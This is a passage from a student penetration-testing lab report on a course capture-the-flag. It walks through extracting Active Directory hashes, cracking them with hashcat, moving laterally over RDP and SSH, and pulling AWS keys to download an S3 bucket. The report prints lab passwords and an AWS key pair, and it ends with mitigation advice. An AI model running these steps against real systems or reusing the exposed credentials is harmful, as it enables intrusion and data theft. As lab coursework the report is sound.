(ym@master)-[~/smbshare/Backup]
$ cat Backup-Plan.txt
Phase one of the backup plan has been done of dumping the domain.
Now we need to work on saving this information on a different system!

-- IT-Admin

(ym@master)-[~/smbshare/Backup]
$
```

Group Details - Notepad

File Edit Format View Help

Goup - 31

Akhil Jain - 121047991

Manarth Bhavsar - 120304804

Yogi Makadiya - 119534137

Figure 19: Accessing Backup-Plan.txt

d. Dumping the Active Directory Database:

After accessing the SMB share, critical files (ntds.dit and SYSTEM) were discovered (NTDS.DIT stands for New Technology Directory Services Directory Information Tree stores and organizes all the information related to objects in the domain, including users, groups, computers, and more.), hinting at the presence of domain-level information. Using impacketsecretsdump, these files were analyzed to extract credential hashes, which could help unlock further access in the system. This tool extracts hashed credentials from the ntds.dit file using the decryption keys from the SYSTEM file.

Next, the extracted hashes were uploaded to CrackStation, an online hash-cracking service that utilizes a large, precomputed database of known hashes. CrackStation identified one password, Passw0rd, corresponding to the Bookings user account. This password was already known from earlier steps.




Figure 22: Attempt to crack hashes using CrackStation

After initial attempts to crack the hashes using default methods and tools like CrackStation, it became evident that a more targeted approach was necessary. The New-PasswordPolicy.txt file outlined the organization's password policy, including Minimum 8 characters, at least one uppercase letter, one lowercase letter, one digit, and one special character, example passwords like Kevin00! and Karen81@. This indicated that employees likely followed this structure for their passwords. Custom wordlist based on this pattern was crafted to match these specific rules. A file named combinationsPossible was created, containing character placeholders to define password structures. Where “u” is for uppercase letters, “l” is for lowercase letters, “d” is for digits and “s” is for special characters. Each line in the combinationsPossible file defined a unique combination of these placeholders to simulate the password policy.





Figure 23: Combinations based on "New-Password-Policy.txt" file

The refined Hashcat command was “hashcat -m 1000 -a 3 -1 ?u?!?d?s output.ntds combinationsPossible”. Here, “-1 ?u?!?d?s” defines the custom character set to include uppercase, lowercase, digits, and special character significantly reduced the number of guess.



```
(ym@master)-[~/final/Backup]
$ hashcat -m 1000 -a 3 -1 ?u?!?d?s output.ntds combinationsPossible
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz, 2895/5854 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 10 digests; 8 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
```

Group Details - Notepad

Goup	Hash
31	Akhil Jain - 121047991
	Manarth Bhavsar - 120304804
	Yogi Makadiya - 119534137

Figure 24: Cracking hashes using combinations and hashcat

Then, using “--show” password recovered was “Julia19!”, belonging to the IT-Admin account.



```
Candidate.Engine.: Device Generator
Candidates.#1....: Buaef09$ -> Kbhuf76#
Hardware.Mon.#1..: Util: 92%

Started: Fri Dec 6 04:53:48 2024
Stopped: Fri Dec 6 04:55:01 2024

(ym@master)-[~/final/Backup]
$ hashcat -m 1000 -a 3 -1 ?u?!?d?s output.ntds combinationsPossible --show
b18082f7c408891f34db2338514a36c9:Julia19!
a87f3a337d73085c45f9416be5787d86:Passw0rd
```

Group Details - Notepad

Goup	Hash
31	Akhil Jain - 121047991
	Manarth Bhavsar - 120304804
	Yogi Makadiya - 119534137

Figure 25: Found password for "IT-Admin" user

4. Accessing the Windows 10 Machine:

After cracking the “IT-Admin” password “Julia19!”, further steps were taken to remotely access the machine. During the initial scan, it was observed that Microsoft Terminal Services (RDP) was running on the Windows 10 machine (port 3389), enabling remote desktop connections.




Figure 26: Open Ports Information of Windows 10 Machine

a. Getting Window using “xfreerdp”:

The credentials were used to establish a Remote Desktop Protocol (RDP) session. “xfreerdp” is an open-source implementation of the RDP protocol, allowing access to Windows systems remotely. Command used “xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.154.138” successfully opened an RDP session with the Windows 10 machine.




Figure 27: Getting RDP session using "xfreerdp"

b. Exploring the Windows 10 Machine:

On the desktop, a text file named KeePass Password was found and opened. This file contained the password for the KeePass application installed on the machine “Q1O2oK2ADtUns”.




Figure 28: Found password for KeePass application

c. Accessing KeePass Application:

Using the KeePass password “Q1O2oK2ADtUns”, the KeePass 2 application was opened. Inside the application, stored credentials for linux machine were found which were “webmaster” user and password for that was “Joa\$WB534G%&”.





Figure 29: Found credentials for Ubuntu Machine

5. Accessing the Linux Machine and Retrieving Content from the S3 Bucket:

a. Discovery of New-Site Information:

During the reconnaissance phase, it was observed that the Linux machine had an SSH (Secure Shell) service running on port 22. With the credentials obtained earlier, group was logged into the Linux machine. Once logged in, a file named new-site-info.txt was discovered in the user's home directory. The file's content mentioned that "some of the new site content has been uploaded to the S3 bucket." This was a strong hint that important resources, potentially related to the final objective (the reveal of who the "Masked DJ" is), were stored in an AWS S3 bucket.




```
(ywd@master) - [~/final/backup]
$ ssh webmaster@192.168.154.137
The authenticity of host '192.168.154.137 (192.168.154.137)' can't be established.
ED25519 key fingerprint is SHA256:/uwa3llroXnekJRPpHxXqG9X/hhJ/1+WBvgmjr8q8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.154.137' (ED25519) to the list of known hosts.
webmaster@192.168.154.137's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has some images of the big reveal of who the boss is. We should be careful this i
sn't accessed ahead of time otherwise the boss not going to be happy!
```

Figure 30: Getting into the Ubuntu machine and accessing "new-site-info.txt"

b. Identifying AWS Credentials:

After some exploration, a hidden directory ".aws" was found. This directory is typically used to store configuration and credentials for AWS CLI (Command Line Interface).




```
webmaster@ubuntu:~$ env | grep s3
webmaster@ubuntu:~$ env | grep aws
webmaster@ubuntu:~$ cat ~/.aws
cat: /home/webmaster/.aws: Is a directory
webmaster@ubuntu:~$ ls ~/.aws
config  credentials
webmaster@ubuntu:~$ cd ~/.aws
webmaster@ubuntu:~/.aws$ cat config
[default]
output = text
region = us-east-1
webmaster@ubuntu:~/.aws$ cat credentials
[default]
aws_secret_access_key = 59415kukEZSeRu0c6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$
```

Figure 31: Accessing ".aws" directory and reading contents

c. Retrieving Bucket Content:

Once AWS credentials were available, the “aws s3 ls” command was executed to list S3 buckets accessible with the current credentials. This command checks for any accessible S3 buckets. Three buckets were listed, but only one (s3://enpm809q) allowed further access. The presence of files such as README.txt and flag1.jpeg to flag6.jpeg indicated that this bucket contained relevant data. To efficiently download all the files from the accessible bucket, the “aws s3 sync” command was used.



The screenshot shows a terminal window titled "webmaster@ubuntu: ~/AWSFounded". The terminal output shows the following commands and results:

```
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 03:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$ aws s3 ls s3://enpm809j
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::425398327873:user/enpm809j is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::enpm809j" because no identity-based policy allows the s3:ListBucket action
webmaster@ubuntu:~$ aws s3 ls s3://enpm809j-logs
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::425398327873:user/enpm809j is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::enpm809j-logs" because no identity-based policy allows the s3:ListBucket action
webmaster@ubuntu:~$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00      227 README.txt
2019-11-09 19:17:13   52910 flag1.jpeg
2019-11-09 19:17:12   52828 flag2.jpeg
2019-11-09 19:17:13   53230 flag3.jpeg
2019-11-09 19:17:12   72435 flag4.jpeg
2019-11-09 19:17:12  105909 flag5.jpeg
2019-11-09 19:17:13   78246 flag6.jpeg
webmaster@ubuntu:~$ aws s3 sync s3://enpm809q /home/webmaster/AWSFounded/
download: s3://enpm809q/flag2.jpeg to AWSFounded/flag2.jpeg
download: s3://enpm809q/README.txt to AWSFounded/README.txt
download: s3://enpm809q/flag3.jpeg to AWSFounded/flag3.jpeg
download: s3://enpm809q/flag1.jpeg to AWSFounded/flag1.jpeg
download: s3://enpm809q/flag5.jpeg to AWSFounded/flag5.jpeg
download: s3://enpm809q/flag6.jpeg to AWSFounded/flag6.jpeg
download: s3://enpm809q/flag4.jpeg to AWSFounded/flag4.jpeg
webmaster@ubuntu:~$ cd AWSFounded/
webmaster@ubuntu:~/AWSFounded$ ls
flag1.jpeg flag2.jpeg flag3.jpeg flag4.jpeg flag5.jpeg flag6.jpeg README.txt
```

Overlaid on the terminal is a Notepad window titled "Group Details - Notepad". It contains the following text:

```
File Edit Format View Help
Goup - 31
Akhil Jain - 121047991
Manarth Bhavsar - 120304804
Yogi Makadiya - 119534137
60% Windows (CRLF) UTF-8
```

Figure 32: Getting Bucket Content into the "AWSFounded" directory

d. Getting Files to Local Machine:

The SCP (Secure Copy Protocol) command was used to transfer files from the remote Linux server to the local machine.


```
ym@master: ~/final/AWSFounded
(yom@master)~$ scp -r webmaster@192.168.154.137:/home/webmaster/AWSFounded /home/ym/final
webmaster@192.168.154.137's password:
flag2.jpeg 100% 52KB 9.9MB/s 00:00
README.txt 100% 227 118.1KB/s 00:00
flag4.jpeg 100% 71KB 14.9MB/s 00:00
flag5.jpeg 100% 163KB 19.2MB/s 00:00
flag3.jpeg 100% 52KB 10.7MB/s 00:00
flag1.jpeg 100% 52KB 10.6MB/s 00:00
flag6.jpeg 100% 70KB 15.6MB/s 00:00
(yom@master)~$ ls
AWSFounded Backup New-Password-Policy.txt User-Directory.rtf
(yom@master)~$ cd AWSFounded
(yom@master)~/AWSFounded$ ls
README.txt flag1.jpeg flag2.jpeg flag3.jpeg flag4.jpeg flag5.jpeg flag6.jpeg
(yom@master)~/AWSFounded$
```




Figure 33: Getting founded contents to local machine

6. Results:

The directory which was extracted was explored and there is total seven files one is README.txt and other 6 images containing photos of The Masked DJ.




Figure 34: Files Found in S3 Bucket

Then, the content of README.txt was explored and there was message “Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers. He is the Masked DJ. Sections 0101 and CY01 - You should be able to identify who this is. See? I told you I used to be cool.”. This revealed that The Masked DJ that team was looking for was none other than Professor Shivers.




Figure 35: Message Found with flags in "README.txt"

The images of The Masked DJ which were discovered are as follows:



Figure 36: flag1.jpeg



Figure 37: flag2.jpeg



Figure 38: flag3.jpeg



Figure 39: flag4.jpeg



Figure 40: flag5.jpeg

Figure 41: flag6.jpeg

Security Improvement Recommendations

This section gives an overview of the vulnerabilities found during the penetration testing categorized in 4 levels (Critical, High, Medium, Informational).

1. MS17-010 Eternal Blue (SMB Vulnerability):

- **Risk Category:** Critical • **Risk:** Remote Code Execution.
- **Mitigation steps to be taken:**
 - Apply the patch for Eternal Blue - Microsoft Security Bulletin MS17-010 – Critical [2].
 - Disable SMBv1 as mentioned in above document.
- **Future Recommendations:** ○ It is advisable to keep your systems up to date with a weekly system patching schedule.

2. Weak Password Policy:

- **Risk Category:** Low
- **Risk:** Cracking the password to gain system access.
- **Mitigation steps to be taken:** ○ Apply a strong password policy such as minimum password length, compulsory use of symbols and capital letters.
- **Future Recommendations:** ○ It is advisable to apply an MFA mechanism for additional security.

3. Exposed SMB shares:

- **Risk Category:** Medium
- **Risk:** Reading sensitive data.
- **Mitigation steps to be taken:**
 - Properly adjust the read permission for the SMB shares.
 - Segment the SMB shares between the Windows server and the system.
 - Apply a network firewall to restrict unwanted access.
- **Future Recommendations:** ○ It is advisable to get rid of unnecessary file shares. ○ It is advisable to log all the network traffic which try to access the SMB shares.

4. Hardcoded Credentials:

- **Risk Category:** High
- **Risk:** Gaining unwanted access.
- **Mitigation steps to be taken:** ○ Remove the hardcoded credentials on IT-Admin's desktop for KeePass application.
 - It is advisable to use a password manager to store credentials.
- **Future Recommendations:** ○ It is advisable to use a password manager to store credentials.

5. Sensitive Information Disclosure:

- **Risk Category:** Medium
- **Risk:** Leaking sensitive data.
- **Mitigation steps to be taken:** ○ Immediately remove plain text sensitive files such as new password policy.
- **Future Recommendations:** ○ It is advisable to have a password protected file manager.

6. Information Disclosure through source code comment:

- **Risk Category:** Information
- **Risk:** Giving important information regarding the infrastructure.
- **Mitigation steps to be taken:** ○ Remove unwanted comments from the ubuntu web server's source code.

- **Future Recommendations:** ○ It is advisable not to have important infrastructure information in the source code.

7. Exposed cloud storage:

- **Risk Category:** High
- **Risk:** Getting vital data on the cloud.
- **Mitigation steps to be taken:** ○ Implement a strict password policy and IAM rules to access the bucket.
- **Future Recommendations:**
 - It is advisable to have logging and monitoring through services like AWS cloud trail and cloud watch.

References

1. <https://medium.com/@harikrishnanp006/understanding-ntds-dit-the-core-of-active-directoryfaac54cc628a>
2. <https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>